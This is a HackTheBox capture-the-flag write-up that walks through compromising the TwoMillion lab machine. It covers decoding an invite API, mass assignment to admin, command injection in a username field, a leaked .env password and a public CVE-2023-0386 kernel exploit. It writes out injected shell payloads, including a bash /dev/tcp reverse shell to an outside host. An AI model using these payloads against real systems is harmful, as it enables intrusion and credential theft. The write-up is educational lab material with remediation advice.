TwoMillion - HackTheBox Write-up

Author : Elouann M
Platform: HackTheBox
Machine: TwoMillion
OS: Linux (Ubuntu 22.04)
Difficulty: Easy
Date : 2026-10-29
Target IP: 10.129.137.1

1. Executive Summary

This machine is an easy Linux machine. The exploitation chain relies on:

- a weakly protected invite API (ROT13 & Base64 encodings),
- a mass assignment flaw allowing privilege escalation to admin,
- a command injection in '/api/v1/admin/generate'
- credentials leaked in a '.env' file,
- and the exploitation of CVE-2023-0386 (OverlayFS/FUSE) to obtain root.

Result: 'admin' access, then 'root'; both user and root flags retrieved

2. Enumeration

2.1 Network scan

```
1   nmap -sV -sC 10.129.137.1
```

Result:

```
Nmap scan report for 10.129.137.1
Host is up (0.065s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 449.29 seconds
```

We can see that there are two open ports, one for SSH and one for HTTP.

2.2 Virtual host configuration

The web server redirects to `http://2million.htb/`, so we add the vhost:


```
echo "10.129.137.1 2million.htb" | sudo tee -a /etc/hosts
```

2.3 Web enumeration

We access the page in a web browser:

```
http://2million.htb/invite
```

This opens a page with a text zone to login:



We observe the code source of the web page and we can see that it uses a JavaScript API "inviteapi.min.js". Its content is packed so we decode it using online tools.
We can see two endpoints of the api:

Method	Endpoint	Description
POST	`/api/v1/invite/how/to/generate`	generation instructions
POST	`/api/v1/invite/verify`	invite code verification

3. Initial Access - Invite Code

3.1 Retrieving the instructions

```
curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate
```

```
└─$ curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it ... "}
```

The answer is encoded using ROT13. The decoded answer is :

```
"In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate"
```

3.2 Generating the code

```
curl -s -X POST http://2million.htb/api/v1/invite/generate
```

```
└─$ curl -s -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"SVVNNVctMDJBV1AtQjRRV0ktT0dCQU8=","format":"encoded"}}
```

The response is encoded in base64 so we decode it and obtain the following code :
IUM5W-02AWP-B4QWI-OGBAO

3.3 Registration

On http://2million.htb/register, the invite code field is readonly. We remove the attribute via DevTools and submit the code we obtained.

4. Web Privilege Escalation - Mass Assignment

The page "Access" exposes a "Connection Pack". We observe the request sent when clicking on it using Burp: `POST /api/v1/user/vpn/generate` .
This exposes a new endpoint of the api.

We would like to see all the endpoints that are available for an admin. There might be an endpoint that would list all the available endpoints. Since its a versioned api we try:
/api
/api/v1

They both return nothing. But we probably need to be authenticated to access the content so we add our cookie to the request and we are able to find the complete list of endpoints of the

API :

```
└─$ curl -s -b "$C" http://2million.htb/api/v1
{"v1":{"user":{"GET":{"\/api\/v1":"Route List","\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation","\
/api\/v1\/invite\/generate":"Generate invite code","\/api\/v1\/invite\/verify":"Verify invite code","\/api\/v1\/user\/auth":"Chec
k if user is authenticated","\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration","\/api\/v1\/user\/vpn\/regenerate
":"Regenerate VPN configuration","\/api\/v1\/user\/vpn\/download":"Download OVPN file"},"POST":{"\/api\/v1\/user\/register":"Regi
ster a new user","\/api\/v1\/user\/login":"Login with existing user"}},"admin":{"GET":{"\/api\/v1\/admin\/auth":"Check if user is
 admin"},"POST":{"\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"},"PUT":{"\/api\/v1\/admin\/settings\/update":
"Update user settings"}}}}
```

The admin endpoints are :

Method	Endpoint	Description
GET	`/api/v1/admin/auth`	checks admin role
POST	`/api/v1/admin/vpn/generate`	generates a VPN for a user
PUT	`/api/v1/admin/settings/update`	updates user settings

The `settings/update` can be used to move an user to admin.
The `/vpn/generate creates` a .ovpn file for a given user and needs a user input which mean we might be able to inject a command in the input we provide.

Exploitation - mass assignment

We try to do privilege escalation using those informations:
We use the settings update to give ourself admin right :

```
C="PHPSESSID=<my_cookie>"
curl -s -b "$C" -X PUT http://2million.htb/api/v1/admin/settings/update \
  -H "Content-Type: application/json" \
  -d '{"email":"attacker@example.com","is_admin":true}'
```

We are now admin on the website. The vulnerability here is a mass assignment, the server applies is_admin without checking allowed fields.

5. Command Injection

`POST /api/v1/admin/vpn/generate` takes a `username` concatenated into a system command (`.ovpn` generation).

5.1 Proving execution

To prove that it works we can try to send ourself a ping from the target machine.
To do so in a terminal on our machine we listen for ICMP:

```
sudo tcpdump -i tun0 icmp
```

And then we try to inject a ping command :

```
curl -s -b "$C" -X POST http://2million.htb/api/v1/admin/vpn/generate \
  -H "Content-Type: application/json" \
  -d '{"username":"admin; ping -c 2 <my_IP>"}'
```

The input being the username we build it with a valid username followed by ; which is the command separator and then the ping command. On our machine we do receive the ping confirming that command injection works.

5.2 Limitation: stdout not returned

We can now try to access content of the machine for example by injecting "ls -la". But when executing that command, the http response we get is empty. It can be due to the fact the response is redirected somewhere else than stdout. So we cannot directly see the content of our commands. We therefore use a reverse shell.
(Vulnerability: command injection CWE-78)

6. Reverse Shell

We try to setup a reverse shell since we are able to execute command on the target machine.
On our machine we listen on port 4444 and we launch the reverse shell via injection :

```
nmap -lvnp 4444
```

```
curl -s -b "$C" -X POST http://2million.htb/api/v1/admin/vpn/generate \
  -H "Content-Type: application/json" \
  -d '{"username":"admin; bash -c \"bash -i >& /dev/tcp/10.10.14.231/4444
0>&1\""}'
```

We now have a shell on the target machine.

7. Credentials - .env File

Inside the shell we can access the content of .env file as it could contain usefull information like passwords or keys:

```
cat /var/www/2million.htb/.env
```

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

Vulnerability: secrets stored as plaintext in .env

8. User Escalation - SSH

Now that we have a password we can try to establish an ssh connection to the machine:

```
ssh admin@2million.htb
```

And we are able to find the flag containted in the admin's home directory:

```
cat /home/admin/user.txt
```

9. Root Escalation - CVE-2023-0386

Reading the mail received by the admin (`/var/spool/mail/admin`), we find a mail concerning CVEs in the Linux kernel particularly one in OverlayFS.
By making a few searches about this vulnerabilities we find CVE-2023-0386 that explains how we can exploit that to obtain root privileges.

We download the exploit from github :

```
git clone https://github.com/xkaneiki/CVE-2023-0386
scp -r CVE-2023-0386 admin@2million.htb:/tmp/
```

We can compile the exploit on the target:

```
make
```

We need two SSH sessions to run the exploit.
On the first target :

```
./fuse ./ovlcap/lower ./gc
```

While it is running we launch the exploit on the second target :

```
./exp
```

We obtain an exploit success and we are now root on the target machine. We can access the flag in `/root/root.txt`.

Vulnerability: CVE-2023-0386 - kernel privilege escalation (OverlayFS/FUSE).

10. Vulnerability Summary

#	Vulnerability	CWE/CVE	Endpoint / File	Impact
1	Client-side validation (`readonly`)	CWE-602	`/register`	registration bypass
2	Weak encodings (ROT13/Base64)	CWE-261	`/api/v1/invite/*`	invite code disclosure
3	Mass assignment	CWE-915	`PUT /api/v1/admin/settings/update`	admin escalation
4	Command injection	CWE-78	`POST /api/v1/admin/vpn/generate`	RCE
5	Plaintext secrets	CWE-312	`.env`	credential leak
6	Vulnerable kernel	CVE-2023-0386	OverlayFS/FUSE	root

11. Remediation

Vulnerability	Fix
Client-side validation	validate server-side
Weak encodings	use a random token (not ROT13/Base64)
Mass assignment	whitelist modifiable fields
Command injection	escape inputs (`escapeshellarg`), avoid `system()`
Plaintext secrets	secret manager, `.env` outside webroot
Credential reuse	unique passwords + MFA
Vulnerable kernel	patch the kernel (≥ 5.15.0-70)

12. Lessons Learned

- Always read the JavaScript — it reveals the API.
- Encodings (ROT13/Base64) are not security.
- Mass assignment is a classic web escalation.
- A command injection does not always return stdout → exfiltrate (reverse shell).
- `` is the #1 target in a PHP app.
- Reuse found credentials across every service.
- Read the mail — it points to the root CVE.
- Check the kernel (`uname -a`) before looking for an exploit.

13. Tools used

- nmap: port and service scan
- browser DevTools: inspecting and modifying the page source
- online decoders: decoding the .js file, ROT13 and Base64
- burp : analysing the requests sent by the web app
- curl : sending requests to the API
- ssh: remote access to the target

14. References

- CVE-2023-0386: https://nvd.nist.gov/vuln/detail/CVE-2023-0386
- PoC: https://github.com/xkaneiki/CVE-2023-0386
- OWASP Mass Assignment: https://owasp.org/www-community/vulnerabilities/Mass_Assignment
- OWASP Command Injection: https://owasp.org/www-community/attacks/Command_Injection